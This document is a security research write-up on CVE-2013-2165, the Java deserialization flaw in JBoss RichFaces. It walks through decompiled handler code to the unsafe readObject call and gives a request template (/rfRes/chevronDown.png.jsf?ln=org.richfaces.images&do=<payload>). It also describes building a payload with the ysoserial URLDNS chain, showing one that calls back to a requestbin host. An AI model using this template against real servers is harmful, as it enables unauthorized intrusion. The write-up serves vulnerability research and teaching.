

# CVE-2013-2165

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## Description

ResourceBuilderImpl.java in the RichFaces 3.x through 5.x implementation in Red Hat JBoss Web Framework Kit before 2.3.0, Red Hat JBoss Web Platform through 5.2.0, Red Hat JBoss Enterprise Application Platform through 4.3.0 CP10 and 5.x through 5.2.0, Red Hat JBoss BRMS through 5.3.1, Red Hat JBoss SOA Platform through 4.3.0 CP05 and 5.x through 5.3.1, Red Hat JBoss Portal through 4.3 CP07 and 5.x through 5.2.2, and Red Hat JBoss Operations Network through 2.4.2 and 3.x through 3.1.2 does not restrict the classes for which deserialization methods can be called, which allows remote attackers to execute arbitrary code via crafted serialized data.

[nvd.nist.gov](http://nvd.nist.gov)

## Find vulnerable entry point

As a method provided by [@tint0](#)

Getting some info about the CVE through the Richfaces developer's blog at <http://www.bleathem.ca/blog/richfaces-security-advisory-cve-2013-2165/> and see that the bug is fixed in Richfaces 4.3.3.

Make a [diff](#) between the two Richfaces 4.3.3 and 4.3.2 to find the vulnerable code. We could see that the only difference in the diff is a code change fixing deserialization issue.

The vulnerability is located in `org.RichFaces.util.Util#DecodeObjectData`:

```

146  ✓ public static Object decodeObjectData(String encodedData) {
147      byte[] objectArray = decodeBytesData(encodedData);
148
149      try {
150          ObjectInputStream in = new ObjectInputStreamImpl(new ByteArrayInputStream(encodedData));
151          ✓ return in.readObject();
152      } catch (StreamCorruptedException var3) {
153          RESOURCE_LOGGER.error(Messages.getMessage( name: "STREAM_CORRUPTED_ERROR"));
154      } catch (IOException var4) {
155          RESOURCE_LOGGER.error(Messages.getMessage( name: "DESERIALIZE_DATA_INPUT_ERROR"));
156      } catch (ClassNotFoundException var5) {
157          RESOURCE_LOGGER.error(Messages.getMessage( name: "DATA_CLASS_NOT_FOUND_ERROR"));
158      }
159
160      return null;
161  }

```

## Reach the vulnerable entry point

### Examine data flow

1. Requests for resources always pass through

`org.RichFaces.resource.ResourceHandlerImpl#handleResourceRequest`

```

105  public void handleResourceRequest(FacesContext context) throws IOException { context: FacesContextImpl
106      if (this.isThisHandlerResourceRequest(context)) {
107          ResourceCodec resourceCodec = (ResourceCodec)ServiceTracker.getService(context, ResourceCodec.class);
108          ✓ String resourcePath = getResourcePathFromRequest(context); resourcePath: "buttonHoverBackgroundImage"
109
110          assert resourcePath != null && resourcePath.length() != 0;
111
112          ResourceRequestData data = resourceCodec.decodeResource(context, resourcePath); data: DefaultResourceRequestData
113
114          assert data != null;
115
116          Cache cache = (Cache)ServiceTracker.getService(context, Cache.class); cache: CacheProvider@457
117          ✓ Resource resource = this.lookupInCache(cache, data.getResourceKey()); cache: CacheProvider@457
118          if (resource == null) {
119              resource = this.resourceFactory.createResource(context, data);
120          }
121
122          if (resource == null) {
123              sendResourceNotFound(context);

```

1. Line 108 calls

`org.RichFaces.resource.ResourceHandlerImpl#getResourcePathFromRequest`


```

1 public static String getResourcePathFromRequest(FacesContext
context) {
2     String resourceName = Util.decodeResourceURL(context);
3     if (resourceName != null) {
4         return resourceName.startsWith("/rfRes/") ?
resourceName.substring("/rfRes/".length()) : null;
5     } else {
6         LOGGER.warn("Resource key not found" + resourceName);
7         return null;
8     }
9 }

```

**Requirement 1:** Uri for resource in format `/rfRes/<resource name>`

- Line 119 calls `org.RichFaces.resource.ResourceFactoryImpl#createResource` if the `resource` variable is null - doesn't exist in cache (it usually doesn't).




```

214 public Resource createResource(FacesContext context, ResourceRequestData resourceData) {
215     String resourceName = resourceData.getResourceName(); resourceName: "buttonHoverBackgro
216     if (resourceName != null && resourceName.length() != 0) {
217         String libraryName = resourceData.getLibraryName(); libraryName: "org.richfaces.ima
218         Resource resource = this.createDynamicResource(new ResourceKey(resourceName, libra
219         if (resource == null) {
220             this.logMissingResource(context, resourceData.getResourceKey());
221             return null;
222         } else {
223             if (resource instanceof VersionedResource) {
224                 VersionedResource versionedResource = (VersionedResource)resource; resource
225                 String existingVersion = versionedResource.getVersion();
226                 String requestedVersion = resourceData.getVersion();
227                 if (LOGGER.isDebugEnabled()) {
228                     LOGGER.debug(MessageFormat.format( pattern: "Client requested {0} version
229                 }
230
231                 if (existingVersion != null && requestedVersion != null && !existingVersion.
232                     this.logResourceProblem(context, (Throwable)null, messagePattern: "Resou
233                 return null;
234             }
235         }
236
237         Object decodedData = resourceData.getData(); resourceData: DefaultCodecResource
238         if (LOGGER.isDebugEnabled()) {
239             if (decodedData != null) {

```

- Line 218 calls

`org.RichFaces.resource.ResourceFactoryImpl#createDynamicResource`



```

214 public Resource createResource(FacesContext context, ResourceRequestData resourceData) {
215     String resourceName = resourceData.getResourceName(); resourceName: "buttonHoverBackgro
216     if (resourceName != null && resourceName.length() != 0) {
217         String libraryName = resourceData.getLibraryName(); libraryName: "org.richfaces.ima
218         Resource resource = this.createDynamicResource(new ResourceKey(resourceName, libra
219         if (resource == null) { resource: null
220             this.logMissingResource(context, resourceData.getResourceKey()); context: Fa
221             return null;
222         } else {

```

**Requirement 2:** The resource name provided in uri as `/rfRes/<resource name>` must exist.

Look at the method, we can see that it use `libraryName` and `resourceName` to check whether it matches a key in

`ResourceFactoryImpl.mappedResourceDataMap`:

```

"org.richfaces.images:chevronDown.png" -> {ResourceFactory
"org.richfaces.images:triangleLeftDisabled.png" -> {ResourceF
"org.richfaces.images:buttonHoverBackgroundImage.png" ->
"org.richfaces.images:chevronDownDisabled.png" -> {Resour
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"org.richfaces.images:triangle.png" -> {ResourceFactoryImpl$
"org.richfaces.images:chevronDisabled.png" -> {ResourceFact
"org.richfaces.images:inputBackgroundImage.png" -> {Resou
"org.richfaces.images:buttonBackgroundImage.png" -> {Reso
"org.richfaces.images:buttonDisabledBackgroundImage.png"
"org.richfaces.images:triangleUpDisabled.png" -> {ResourceFa
"org.richfaces.images:disc.png" -> {ResourceFactoryImpl$Map
"org.richfaces.images:chevronUpDisabled.png" -> {ResourceF
"org.richfaces.images:inputErrorIcon.png" -> {ResourceFactory
"org.richfaces.images:triangleDownDisabled.png" -> {Resource
"org.richfaces.images:triangleUp.png" -> {ResourceFactoryImpl
"org.richfaces.images:chevronLeftDisabled.png" -> {ResourceF
"org.richfaces.images:gridDisabled.png" -> {ResourceFactoryI
"org.richfaces.images:triangleDisabled.png" -> {ResourceFact

```

- `resourceName` is `<resource name>`
- `libraryName` is the value of parameter `ln`.

**Requirement 3:** provide parameter `ln=org.richfaces.images`

So as to have existed resource, we can provide `/chevronDown.png.jsf?`  
`ln=org.richfaces.images`.

## 2. Line 237. Method

`org.RichFacesess.resource.DefaultCodecResourceRequestData#getData` check if `this.isDataSerialized` is true, then call `Util#decodeObjectData`, which is the vulnerable entry point.

```

72  public Object getData() {
73      if (this.data == null && this.dataString != null) {
74          if (this.isDataSerialized()) {
75              this.data = Util.decodeObjectData(this.dataString);
76          } else {
77              this.data = Util.decodeBytesData(this.dataString);
78          }
79      }
80
81      return this.data;
82  }
83  }

```

Values for `isDataSerialized` and `dataString` are set by below function which is called in line 112 of

`org.RichFacesess.resource.ResourceHandlerImpl#handleResourceRequest`:

```

105 public void handleResourceRequest(FacesContext context) throws IOException { context: FacesContextImpl
106     if (this.isThisHandlerResourceRequest(context)) {
107         ResourceCodec resourceCodec = (ResourceCodec)ServiceTracker.getService(context, ResourceCodec.class);
108         String resourcePath = getResourcePathFromRequest(context); resourcePath: "buttonHoverBackgroundImage.png"
109
110         assert resourcePath != null && resourcePath.length() != 0;
111
112         ResourceRequestData data = resourceCodec.decodeResource(context, resourcePath); data: DefaultCodecResourceRequestData@11578
113
114         assert data != null;
115
116         Cache cache = (Cache)ServiceTracker.getService(context, Cache.class); cache: CacheProvider@457
117         Resource resource = this.lookupInCache(cache, data.getResourceKey()); cache: CacheProvider@457
118         if (resource == null) {
119             resource = this.resourceFactory.createResource(context, data);
120         }
121
122         if (resource == null) {
123             sendResourceNotFound(context);
124         }
125     }
126 }

```

```

public ResourceRequestData decodeResource(FacesContext context, String requestPath) {
    Map<String, String> params = context.getExternalContext().getRequestParameterMap();
    DefaultCodecResourceRequestData data = new DefaultCodecResourceRequestData(defaultResourceRequestData);
    data.setResourceName(requestPath); requestPath: "buttonHoverBackgroundImage.png"
    data.setLibraryName((String)params.get("ln"));
    data.setVersion((String)params.get("v"));
    String objectDataString = (String)params.get("do"); objectDataString: "asf"
    if (objectDataString != null) {
        data.setDataString(objectDataString); objectDataString: "asf"
        data.setDataSerialized(true);
    } else {
        data.setDataString((String)params.get("db")); params: size = 2
    }

    return data; data: DefaultCodecResourceRequestData@11578
}

```

**Requirement 4:** Provide parameter `do=<serialized data>`

## Conclusion

Requirements:

- Uri must be in format `/rfRes/<resource name>`
  - `<resource name>` can be one of these (and more):

```

"org.richfaces.images:chevronDown.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:triangleLeftDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:buttonHoverBackgroundImage.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:chevronDownDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:chevronLeft.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:triangle.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:chevronDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:inputBackgroundImage.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:buttonBackgroundImage.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:buttonDisabledBackgroundImage.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:triangleUpDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:disc.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:chevronUpDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:inputErrorIcon.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:triangleDownDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:triangleUp.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:chevronLeftDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:gridDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}
"org.richfaces.images:triangleDisabled.png" -> {ResourceFactoryImpl$Map$EntryImpl$1}

```

- Provide parameter `ln=org.richfaces.images`
- Provide parameter `do=<serialized data>`


Payload:

```
1 /rfRes/chevronDown.png.jsf?ln=org.richfaces.images&do=<serialized object payload>
```

## Exploit

### Craft payload

In JBoss RichFaces 's deserialization procedure, there is a decryption phrase



```
118 @ protected static byte[] decrypt(byte[] src) {
119     try {
120         byte[] zipsrc = CODEC.decode(src);
121         Inflater decompressor = new Inflater();
122         byte[] uncompressed = new byte[zipsrc.length * 5];
123         decompressor.setInput(zipsrc);
124         int totalOut = decompressor.inflate(uncompressed);
125         byte[] out = new byte[totalOut];
126         System.arraycopy(uncompressed, srcPos: 0, out, destPos: 0, totalOut);
127         decompressor.end();
128         return out;
129     } catch (Exception var6) {
130         throw new FacesException("Error decode resource data", var6);
131     }
132 }
133
134 public static byte[] decodeBytesData(String encodedData) {
135     byte[] objectArray = null;
136
137     try {
138         byte[] dataArray = encodedData.getBytes( charsetName: "ISO-8859-1");
139         objectArray = decrypt(dataArray);
140     } catch (UnsupportedEncodingException var3) {
141     }
142
143     return objectArray;
144 }
145
146 public static Object decodeObjectData(String encodedData) {
147     byte[] objectArray = decodeBytesData(encodedData);
148
149     try {
150         ObjectInputStream in = new ObjectInputStreamImpl(new ByteArrayInputStream(objectA
151         return in.readObject();
152     } catch (StreamCorruptedException var3) {
153         RESOURCE_LOGGER.error(Messages.getMessage( name: "STREAM_CORRUPTED_ERROR"), var3);
```

This means the string representing serialized object is encrypted; Thus, we have to perform appropriate method of encryption. Fortunately, `org.richfaces.util.Util` class defines the encrypting functions so that we can reuse them.

```
1 protected static byte[] encrypt(byte[] src) {
2     try {
3         Deflater compressor = new Deflater(1);
4         byte[] compressed = new byte[src.length + 100];
```

```

5         compressor.setInput(src);
6         compressor.finish();
7         int totalOut = compressor.deflate(compressed);
8         byte[] zipsrc = new byte[totalOut];
9         System.arraycopy(compressed, 0, zipsrc, 0, totalOut);
10        compressor.end();
11        return CODEC.encode(zipsrc);
12    } catch (Exception var5) {
13        throw new FacesException("Error encode resource data", var5);
14    }
15    }
16
17    public static String encodeBytesData(byte[] data) {
18        if (data != null) {
19            try {
20                byte[] dataArray = encrypt(data);
21                return new String(dataArray, "ISO-8859-1");
22            } catch (Exception var2) {
23                RESOURCE_LOGGER.error(Messages.getMessage("QUERY_STRING_BUILDING_ERROR"),
24                    var2);
25            }
26        }
27        return null;
28    }

```

In terms of exploiting Insecure Deserialization, we use **URLDNS** chain consulted from [ysoserial](https://github.com/ysoserial/ysoserial). This chain exploit deserialization vulnerability to make `url` request:

```

// DNS Gadget Chain:
java.util.HashMap.readObject()
    java.util.HashMap.putVal( HashMap.hash() )
        java.net.URL.hashCode(String url)

```

Code for generating payload:

[https://github.com/kiven7299/Java-Deserialization/blob/master/CVE-2013-2165/payload\\_generator/src/main/java/PayloadGenerator.java](https://github.com/kiven7299/Java-Deserialization/blob/master/CVE-2013-2165/payload_generator/src/main/java/PayloadGenerator.java)

Snapshot:

```

"C:\Program Files\Java\jdk1.8.0_211\bin\java.exe" ...
generating payload object(s) for command: 'https://.e301d785133ebbebd5a3.d.requestbin.net'
serializing payload
Payload: eAGNjjF0w0AQRQccKw5KARQU9FCuiawQBAVIkSIsmQZEzzq7yRqtvJvZMTgNx-AUXAJxAtrUtNwACdaWD8CXZvS
-gyfA58nvXz5aXDVTZKYnd32avR5PTw58vDKCfQqS8fGqETKFnDVIGA16RMLjQmma
!a4qx5uUyviMSyuVFBr1FoeUKXiDwrIyjjioLhszc6040UC5ar01vF4JjJpOTkZicjUdJIVnc5mLMEyYYy1U1HeVFyfyfBN
Process finished with exit code 0

```

## PoC

[https://drive.google.com/open?id=1Nd1sjFW731cMffUiBgU\\_tOMJQV5UFaj](https://drive.google.com/open?id=1Nd1sjFW731cMffUiBgU_tOMJQV5UFaj)